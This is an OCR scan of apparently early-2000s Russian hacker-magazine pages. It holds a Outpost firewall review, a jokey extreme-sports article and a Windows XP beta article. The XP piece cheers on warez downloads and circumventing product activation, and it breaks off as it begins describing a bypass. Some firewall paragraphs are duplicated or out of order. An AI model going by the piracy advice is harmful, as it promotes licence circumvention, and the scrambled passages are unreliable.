Привет братишка! Если ты в день проводишь в инете больше пяти минут и не только для того чтобы снять почту, то наверняка думал о том, чтобы как можно лучше защитить свой комп от злобных происков врага. Ведь всегда найдется добрая душа, которая захочет заполучить твои пароли от диалапа, мыла, аськи или вообще слегка компом порулить.

Долгое время можно было попросту поставить AT-Guard или Conseal, после чего мирно почивать на лаврах владельца суперзащищенной системы. Время шло, появились новые операционки и старые добрые фаерволлы работать в них наотрез отказались. Немедленно развелась куча новых, но они то стоят дорого, то полсистемы крушат на корню. А если вспомнить про настройки и размерность некоторых прог, то желание защищаться пропадает совсем. Все было бы совсем плохо, но ребята из компании Agnitum подогнали нам реально классный, маленький и очень удобный фаерволл, о котором мы сейчас и поговорим...

Intro

Прога называется Agnitum Outpost Firewall и водится по адресу www.agnitum.com/download/outpost.exe, весит она всего полтора мега, а потому советую поставить скачиваться и читать дальше. Первая и самая приятная новость - прога халявна и работает в любых виндах от Windows 95 до W2K. Поддерживает несколько языков, в том числе и русский, так что ежели языки не твой конек, ставишь русский и наслаждаешься. Впрочем, языки продолжай учить, когда-нить пригодятся:)).

В условиях строжайшего режима...


Установка проги проста и никаких затруднений за исключением выбора нужного языка не вызывает:)). После того как прога установилась и перезагрузила систему, в трее появляется синяя иконка с знаком вопроса. Знак вопроса означает, что в данный момент система находится в обучающем режиме, то есть относительно каждого входящего или исходящего соединения перед тобой будет появляться окно диалога с предложением создать правило для него или совершить единичное действие - пропустить или заблокировать. Правила, которые создаются в этом режиме, немедленно применяются для фильтрации входящего и исходящего траффика. Кроме этого режима в программе предусмотрено еще несколько...

Режим разумной блокировки - система блокирует все соединения, которые не были явным образом разрешены, система работает по принципу, что не разрешено, то запрещено.

Режим полной блокировки - при этом отсекаются все соединения, независимо от того разрешены они или запрещены. Очень полезен, когда имеешь на борту явно подсаженного трояна или схлопотал от кого-нибудь угрозу немедленной злобной атаки.

Режим отключки - прога висит в трее и ничего не делает, мечта любого брандмауэра-пенсионера:)).

Разрешающий режим - фильтр пропускает все соединения и весь траффик, который не был явным образом запрещен в правилах. Зачем и кому нужен, я так и не понял, но наверное кому-то нужен, раз в проге есть.




Режимы легко меняются на лету, и в случае необходимости система немедленно начинает действовать в соответствии с новым принципом защиты.

Прога называется Agnitum Outpost Firewall и водится по адресу http://www.agnitum.com/download/outpost.exe, весит она всего полтора мега, а потому советую поставить скачиваться и читать дальше. Первая и самая приятная новость, прога халявная и работает в любых виндах от Windows 95 до W2K. Поддерживает несколько языков, в том числе и русский, так что ежели языки не твой конек, ставишь русский и наслаждаешься. Впрочем, языки продолжай учить, когда-нить пригодятся:)).


Через тернии к звездам

Как и многие другие фаерволлы программа позволяет поддерживать демилитаризованную зону, то есть создавать IP-лист на весь траффик, и


только с этих IP брандмауэр будет пропускать входящие пакеты. Также предусмотрен вариант твоего постоянного проживания в локалке, все сделано так, чтобы защита не мешала нормальной жизни в сетке.
Против всяких хитрожопых типов, сканирующих твои порты, предусмотрен режим Stealth, когда система вообще никак не отвечает на пинги и не выдает никаких ICMP-сообщений при запросах. В принципе, варианты поведения при такого рода запросах могут варьироваться, что и предусмотрено соответствующим окном настроек.



Для удобства и быстроты в систему встроено большое количество стандартных правил на все случаи жизни, так что репу чесать приходится не слишком часто. Все правила и окна их создания скомпонованы так, чтобы невозможно было случайно создать правило в стиле - "пропускать весь траффик от всех приложений и со всех адресов, безо всяких ограничений", а то был у меня один знакомый, у которого таковое правило имелось, и при этом он сильно удивлялся, почему из его системы все время пароли прут :)).
Отдельного внимания заслуживают журналы, которые ведет программа, с очень мощными, удобно настраиваемыми фильтрами, позволяющими еще на начальном этапе отбросить ненужную тебе инфу и сократить время, потраченное на выяснение того, что же произошло в твое отсутствие. Для реагирования на происходящее в реальном времени ведется удобная статистика, показывающая список подключений и приложений, которые их создали.



Для того чтобы система могла расширяться и динамично развиваться, прога поддерживает плагины, несколько из них поставляются с программой и являются стандартными, причем все исключительно полезны в сетевой жизни. Кэширование DNS - помогает шустрее серфить по инету. Детектор атак - определяет сканирование, блокирует атаку и анализирует подозрительные действия (любителям сетевых войн посвящается). Плагин "Реклама" - режет баннеры и все что на них похоже, очень нужная штука, особенно когда на варезный сайт забираешься :)).



запрос. В большинстве случаев адрес этот лучше снимать, ты же не лазишь с броузера только на одну пагу:))). Больше, пожалуй, никаких сложностей при создании своей конфигурации не возникнет.

В конце концов среди концов...

Вот, в принципе, и все что хотелось сказать об этой проге. И немного о том, что вообще нужно, дабы твой комп не постигла незавидная роль вскрытого каким-то умельцем. Все получаемые файлы проверяй антивирусом, не открывай файлы, присланные неизвестными адресатами. Старайся не скачивать проги с сайтов малоизвестных kewl hax0r, очень часто они бывают заряжены такими вещами, что волосы на голове дыбом встают. У меня в коллекции есть инсталляшка с четырьмя вживленными троянами (no comments). Также в 31337 раз хочу отметить, что лучшая гарантия сохранения твоего инета, аськи и т. д. в целости - это полное отсутствие сохраненных паролей, их следует каждый раз набирать только с консоли. Пусть многие назовут это паранойей, но безопасности много не бывает :))).

Фильтр активного содержимого срезает запрещенные активные элементы на страничках, нужен для убивания всплывающих окошек и т. д. Контроль за содержимым страничек - если ты не хочешь видеть на пагах какое-нибудь нехорошее слово, внеси его сюда и больше никогда с ним не встретишся. Здесь же на всякий случай предусмотрена блокировка доступа на внесенные в список сайты. Сие предназначено, скорее всего, для родителей, обеспокоенных моральным обликом собственных детей, а потому нам с тобой не понадобится. Не потому, что детей нет, а просто рановато им в сеть проникать :))).


Для того чтобы прогой могли пользоваться сразу несколько пользователей, предусмотрен механизм сменных конфигураций. При этом настройки могут быть защищены паролем, так что если кто-то и воспользуется твоей конфигурацией, то ничего серьезного изменить не сможет.

Замутим-ка свой конфиг

Для этого необходимо включить обучающий режим и по очереди активировать те приложения, которые обязательно тебе понадобятся в сетевой жизни. После того как приложение начало ломиться в сеть, перед тобой появляется следующего вида окошко.

В нем необходимо выбрать вариант поведения брандмауэра относительно приложения, либо назначив для него одно из стандартных правил в выпадающем окне, либо создав отдельное, выбрав в выпадающем списке пункт меню Other. Несмотря на то, что достаточное количество правил уже встроено в системе, лучше всего, если все правила относительно твоей системы будут созданы вручную. Это гарантирует, что все рулесы будут настроены под тебя и все приложения будут работать именно так как надо. Единственный подводный камень в этом деле - это то, что система при ручном создании правила предлагает ассоциировать приложение с тем адресом куда оно делает

Все получаемые файлы проверяй антивирусом, не открывай файлы, присланные неизвестными адресатами. Старайся не скачивать проги с сайтов малоизвестных kewl haxOr, очень часто они бывают заряжены такими вещами, что волосы на голове дыбом встают. У меня в коллекции есть инсталляшка с четырьмя вживленными троянами (no comments). Также в 31337 раз хочу отметить, что лучшая гарантия сохранения твоего инета, аськи и т. д. в целости - это полное отсутствие сохраненных паролей, их следует каждый раз набирать только с консоли. Пусть многие назовут это паранойей, но безопасности много не бывает:))).




ДОСТУП В ИНТЕРНЕТ
.ru
ТОЧКА РУ
Москва Делегатская,3в
ПОСТАВЬ ТОЧКУ В ВЫБОРЕ ПРОВАЙДЕРА!

Хорош просиживать штаны или даешь экстрим!!!

Экстремальный отдых вдали от компьютера

Лазькома (lazkoma@au.ru)

Слушай, а тебе когда-нибудь приходили в мудрую голову мысли о том, что приобрести авторитет у девчонок (да и не только у них) можно не только сидя перед своим родным, со светящимся экранчиком, компьютером.

Делаем из действительного желаемое

Сидишь, понимаешь, с бутылочкой родного пенящегося напитка (неотъемлемым атрибутом сего момента обязательно являются:
а) голые, волосатые, абсолютно замерзшие ноги без носков;
б) крошки чипсов, печенья, ну, в общем, что Бог послал накануне к пиву и друзьям, пришедшим в полном составе полюбоваться на вновь приобретенный модный девайсик;
в) полное отсутствие какого-либо присутствия порядка и чистоты, и посреди всего этого хаоса не очень-то довольная куколка, которая ну явно должна была бы быть очарована всем профессионализмом и крутостью твоих изречений и образом жизни твоей! Нда, а ты-то уже видел себя в окружении приятелей, умоляющих поделиться секретом и умением "как красоток завораживают"...
А теперь представь картину: ты, в классном прикиде, на фоне сверкающих снежных вершин (даже если сначала это будут какие-нибудь псевдогорки типа "как это у нас называется - ямка?"), на ногах сноубордические или горнолыжные боты, а вокруг - рой восхищенных девчонок, замирающих при каждом твоем движении и взгляде. А твоему взгляду есть что окинуть и оценить: вот например, трамплин "биг-эйр" или тот склон, который кажется таким обманчиво пологим, и только тебе как известному горнолыжнику, или еще круче - фристайлеру - известны все коварные извилины и повороты! Ну, прямо рыцарь в сверкающих доспехах, да и только!
Моя цель - сделать вышеперечисленное правдой, ну или хотя бы приблизить желаемое к действительному. Конечно, не в моих силах превратить взмахом волшебной палочки тебя в крутого ски-кроссера из неспортивного, с атрофированными мышцами "типа, пацана" с умной головой на тонкой шейке. Только ты сам сможешь приблизиться к заветному идеалу, ну а я... я посоветую как сделать ЭТО, где сделать ЭТО и почём нынче быть крутым и модным.
Сразу оговорюсь: так как ты намереваешься стать самым крутым, самым экстремальным хакером, который не только пальчонками умеет в клавиатуру тыкать и умные словечки своей 90-летней бабушке за домашним (с лапшой) супчиком с умным видом выкладывать, то речь пойдет именно о них, о самых популярных зимних экстремальных видах спорта. Нет, ты не так понял - с горы на санках впятером после дружных и обильных возлияний с приятелями - это конечно тоже очень экстремально, но не с той стороны, с который мы с тобой на это смотрим. Я имею в виду настоящие экстремальные штучки, от которых дух захватывает так же... ну хорошо, почти так же, как от нового супернавороченного девайса для твоего компа. От которых вот та брюнеточка (блондиночка, рыженькая, да даже если лысенькая - кому какое дело, если она тебе нравится, ну вот нравится и все тут - никуда не денешься, хотя для такого будущего экстремала бритая чикса, как эта - даже очень прикольно), на которую ты уже ну очень давно поглядываешь, просто выпадет в осадок и помчится на крыльях любви прямиком к тебе с вопросом... с каким вопросом? Ну, например, "как пройти в библиотэку"? Для того чтобы это произошло, давай посмотрим, что мы можем сделать.

“Могул”, “Бордер-кросс”, и как их можно использовать по назначению

Итак, с чего начнем? Думаю, что для такого крутого мена, как ты, не секрет, что такое горные лыжи и сноуборд, а также зачем вообще человечество всех возрастов с сумасшедшей скоростью во всем мире носится с гор, улюлюкая, припрыгивая, да еще и успевает нарядами сверкнуть. Все это для тебя не новость, поэтому поговорим о более крутых вещах, например могуле или бордер-кроссе. Конечно, если с “бордер-кроссом” еще можно провести какие-то параллели, то с “могулом” получается не очень. Скорее всего, на ум придет нечто неприлично-хаотичное, например, что “могул” - это вообще что-то такое быстрое и мощное и верткое, хотя на самом деле все гораздо проще и круче. Не волнуйся, счас все по полочкам разложу, объясню, да так, что самый передовой из передовых не сможет лучше тебя рассказать - а зачем вообще все это нужно, ну этот, как его?? Могул, что ли?

“Могул”, один из самых загадочных для нас тобой видов. Ты наверняка видел не раз по телевизору парочку таких веселеньких людей, не совсем здоровых на голову, которые стоя не просто на лыжах, а на горных лыжах, умудряются мчаться по склону казалось бы только и состоящему из бугров, смешно сгибая коленки и припрыгивая. Так вот, именно это и называется “могул” - катание на горных лыжах по бугристому, даже очень бугристому склону. Трудность этого вида заключается в том, что в отличие от гладкого склона, на котором ты можешь контролировать угол поворота, на бугристом склоне это сделать гораздо сложнее из-за тех самых пресловутых бугров. Освоив сам могул, ты сможешь продвинуться еще выше и смотреть гораздо выше на своих непродвинутых друзей, если освоишь так называемый фристайл могул - некую смесь фристайла (это ты видел, когда на лыжах кувыркаются да еще и прыгают с трамплина) с могулом - т. е. мало прыгать и вертеться, надо мчаться с горы по буграм, прыгать через трамплин, да все это еще и на время. Да еще и рядом с тобой летит такой же экстремальный товарищ.

Говоря о сноуборд бордер-кросс и сноуборд биг-эйр, можно громко и отчетливо произнести: “Все для экстрима, все для победы”, потому что увидя себя, совершающим головокружительные прыжки с трамплина и несущимся по склону навстречу... (хм, вот здесь уже только от тебя зависит навстречу чему ты помчишься на огромной скорости) и заснятым на видео, ты услышишь именно эти восклицания со стороны восхищенного окружения! Бордер кросс - это ты и еще трое твоих друзей лузеров (почему лузеров? - а потому что позади тебя мчатся:)!), которые несутся по склону на сноуборде по буграм, еще и прыгая через трамплины, перегоняя друг друга. Ну а сноуборд биг-эйр - это когда ты слетаешь вниз и прыгаешь с трамплина на специальную площадку. Здесь главное - не сломать шею и проследить, хорошо ли закреплены ботинки, а то вот недавно наблюдала недавно за одним “чайником прыгающим” (это вид такой новый учеными выведен:)), так он не проверил, как все застегнуто, и во время прыжка весь гардероб по площадочкето пресловутой и разложил - все в чем был, начиная от доски и заканчивая ботинками (вот уж их потерять очень сложно!). Но все вышеперечисленное тебе явно не грозит, так как ты товарищ внимательный и, конечно, высокопрофессиональный - уж падения так низко ты не допустишь:)).

Собираем снарягу

Да, спросишь ты, все это конечно круто, но вот как быть с оттянутыми на коленках от постоянного сидения перед компом трениками и полным отсутствием какого-либо снаряжения? Не переживай, для начала тебе понадобятся лишь хорошие штаны для сноуборда - мягче падать от этого не будет, зато пятую точку сохранишь в сухости без памперсов:), а по первости твоя “мягкая подружка” будет тебе очень помогать, так как сидеть придется именно на ней. А вот сверху могешь и свитерок старенький нацепить - главное, чтобы тепло было.

Для будущих знатных фристайлеров - могулистов посоветовала бы приобрести шлемак, да такой, чтобы помог сберечь голову - это у нас с вами, братья, самое ценное что имеем! Все вышеперечисленное ты можешь купить во множественных магазинах, которые предлагают огромный ассортимент для таких как ты - различную одежду, защиту, специальную обувь и прочие интересные штучки. А снаряжение ты всегда можешь взять в аренду в прокате - на всех более-менее оборудованных склонах есть прокат, как лыж, так и сноубордов с полным комплектом, т. е. с ботинками и палками (для будущих покорителей-лыжников).

И где же ты, знатный спортсмен, можешь применить свои умения? Ну, если пока тонкий кошелек не позволяет попрыгать с вертолета в Альпах или Колорадо, то обойдись для начала родными московскими горками, например, Крылатскими Холмами или горой на Нагорной, а можешь еще свалить в Подмосковье - в наверняка тебе известный Волен (в котором проводятся различного рода экстремальные турниры), Парамоново, Тарасово и другими. Цены на прокат и подъемники немного кусаются, но кто сказал, что будет просто? Экстремалы не ищут легких путей - на то они и экстремалы!

Хроники пикирующих сноубордистов

Кстати, по поводу турниров: хоть мы и не впереди планеты всей здесь, но свои кадры имеем и выставляем напоказ с очень даже большой гордостью. Подтверждением тому стал недавно проведенный праздник зимних экстремальных видов спорта в спортивном парке “Волен” под названием “X-Winter ‘2001”. В течение всего дня можно было поахать и поохать над состязаниями сильнейших спортсменов нашей необъятной Родины (да, кстати, не только необъятной, среди сноубордистов-призеров каким-то образом затесался даже один представитель Швейцарии), которые соревновались в самых экстремальных и прогрессивных видах: фристайл могул, сноуборд бордер-кросс, сноуборд биг-эйр и других видах. Все соревнования проводились в несколько этапов, что, впрочем, не мешало завязтым лыжникам и сноубордистам, не участвовавшим в празднике, поездить в свое удовольствие.

После объявления мест, раздачи слонов, множественных улыбок, а также огромного количества халявного Клинского пива, “Майского чая” и музыки радио “Максимум” (еще один повод бывать на таких праздниках!) в небе расцвел фейверк. Да, кстати, как самый экстремальный и прогрессивный, X не остался в стороне и тоже принял деятельное участие в освещении этого красочного действа.

Как упомянули организаторы этого праздника “только избранные могут считаться настоящими экстремалами, только те, кто умеет преодолеть самого себя и постоянно стремится к этому снова и снова”. Вот-вот, и я об этом - не каждому дано прыгать с заснеженного склона вдоль отвесной стены, да и еще получать удовольствие, ну, может быть, только тебе.

Есть, конечно, еще такая вещь, как ледолазание, скалолазание в зимний период:) и прочее, но это пока нас не касается - это уж совсем для экстремалов, для людей, к которым мы с тобой, спасибо судьбе, не принадлежим, хотя кто знает, может, после того как ты покоришь снежную целину Приэльбрусья, а того гляди и Гималаев, то, может, и к ледолазанию проникнешься... может быть... когда-нибудь... следующей зимой!!!

Пы. Сы.

Если ты думаешь, что мы готовим сани летом или просто являемся дебилами, которые не в курсе, что снега за окном давно нет, то ты круто ошибаешься. Просто мы знаем, что настоящим экстремалам нет пределов, и встретиться с ними (и с нами) можно в Волене, на Домбае, в Альпах, Кордильерах, Андах, Пиренеях, на Рижском взморье, в Бискайском заливе, в песках Сахары и в лесах Подмосковья. А всё это оттого, что для настоящих экстремалов границы и рамки отсутствуют!

Изначально пугающее название. Первые рекламные плакаты и флаеры, обязательно несли образ свалки битых, старых автомобилей. Клуб акцентирует внимание на собственном

ВАРЕЗНЫЙ СВЕЖАК - WINDOWS XP

Андрей Князев (knyazev@xakep.ru)

 Что же такое WinXP?

Еще несколько лет назад Microsoft высказала «стремление» сократить свои расходы :), и перевести всех пользователей – как домашних, так и «корпоративных» с двух линий ОСей на одну – общую. И было обещано светлое будущее, когда у каждого будет только одна ОСь – устойчивая, стабильная, дружелюбная к играм, инету и злобная к врагам, желающим позариться на твое добро.

Но время шло, появились Win98 SE, WinMe, Win2k, а обещанного чуда все не было. В Microsoft по прежнему развивали направление Win 9x, готовя к выпуску новую ОСь под кодовым названием Neptune и направление NT, разрабатывая Odyssey, будущую NT6. Первая, как и всегда, была бы мультимедийной, но глюкавой, а вторая – устойчивой, но «тяжелой». В итоге же, всем нам привалило счастье, т. к. теперь уже официально объявлено о том, что две линейки ОСей сливаются :) в одну, а проект Whistler – «Шептун», отныне официально именуется Windows XP (о том, что значит XP – смотри во врезке).

Что значит XP?

Официально M$ трактует XP как eXPerience, т. е. типа XP — это операционка для искушенных, опытных людей. И такая трактовка конечно довольно лестна. Но аббревиатуру XP можно толковать и немного по-другому: как eXPert — эксперт, eXPensive — затратная (ну это нам не грозит), eXtra-Perfect — супер лучшая (а это вполне может быть).

Вокруг Whistler'а – XP уже сложился настоящий «культ» – все хакерские конфы полны криками – «хочу свежий релиз!», «у кого есть Beta 1?» или «а у кого PreBeta 2?». Пираты не успевают штамповать диски, так как M$ быстрее «печет» всевозможные беты, чем наши доблестные варезо-качатели успевают все это сливать в Россию и писать.

Если тебе повезло и ты имеешь толстый канал в Сеть, или устойчивый (и халявный :)) DialUp, то и ты можешь не полениться и отгрузить себе какую-нибудь свеженькую версию WinXP. Хотя, конечно, пока скачаешь – тебе придется немного попотеть.

Можно попытаться дождаться :) появления какого-нибудь из свежих билдов на алюминии или... можно прочитать эту статью (в любом случае, я думаю, инфа, которую ты здесь почерпнешь, будет тебе полезной), и быть 100% «в курсе» о том, что же такое Windows XP... В X-тесте участвовала версия Windows Whistler Personal Build.2410.main.001208-1937

История «Проекта Шептун». Основные вехи.

13 июля 2000 г — Windows Whistler (build 2250) Preview release
3 октября 2000 г — Windows Whistler (build 2267) interim release
19 октября 2000 г — Windows Whistler (build 2287) PreBeta 1
31 октября 2000 г — Windows Whistler (build 2296) Beta 1
4 января 2001 г — Windows Whistler (build 2410) PreBeta 2
5 февраля 2001 г — Windows Whistler (переименована в Windows XP)
9 марта 2001 г — Windows Whistler (build 2454) PreBeta 2
График выхода новых версий:
Windows XP RC (Release Candidate) 1 — апрель 2001
Windows XP RC 2 — май 2001
Windows XP Retail Release — сентябрь 2001.

 Установка XP


Я с некоторым «содроганием» приступал к установке XP, рассчитывая на всевозможные казусы и грабли. Признаюсь сразу – мои ожидания меня не обманули, и пришлось повозиться, прежде чем ОСь встала, как полагается. Но тебе будет проще – держи готовое решение по установке.


Серийный номер и другая шняга

Скачать и даже начать устанавливать XP это еще полдела. Самое важное на этапе установки – ввести правильный серийный номер. т. к. именно с билда 2410 Micro$oft, видать, опасаясь начала массовой установки читателями X своей новейшей ОСи, ввела запрос серийного номера. И обойти эту процедуру можно... только вводом правильного номера! Причем требуемый код – это не просто «серийный номер» – это первый звоночек новой «антипиратской» технологии M$ Product Activation for Windows (сокращенно WPA). Подобное уже было использовано в Office 2000 SR1 (тут, я думаю, все легко обошли проблему). Но ввести номер не достаточно – помимо этого, мелкомягкие желают получить от тебя (используя iNet, конечно!) еще и данные о твоей системе, включая всевозможные ID установленного «продукта», а также железа. После такой регистрации – второй раз указанный тобой номер никому использовать уже не удастся. Но выход, как обычно, был найден!

Во первых – в последних билдах XP – система может ждать 30 дней, до того, как «отрубиться» из-за «отсутствия лицензии». А во вторых – хотя все будущие версии XP и будут снабжены такой защитой (по крайней мере пока планы у M$ такие), но на OEM версии это распространяться не будет :). Так что никто без релизной XP не останется (и это даже хорошо, т. к. OEM версия всегда выходит раньше боксовой, т. е.... к нам релиз доедет однозначно раньше!).

Ну а в третьих... Есть способ обойти

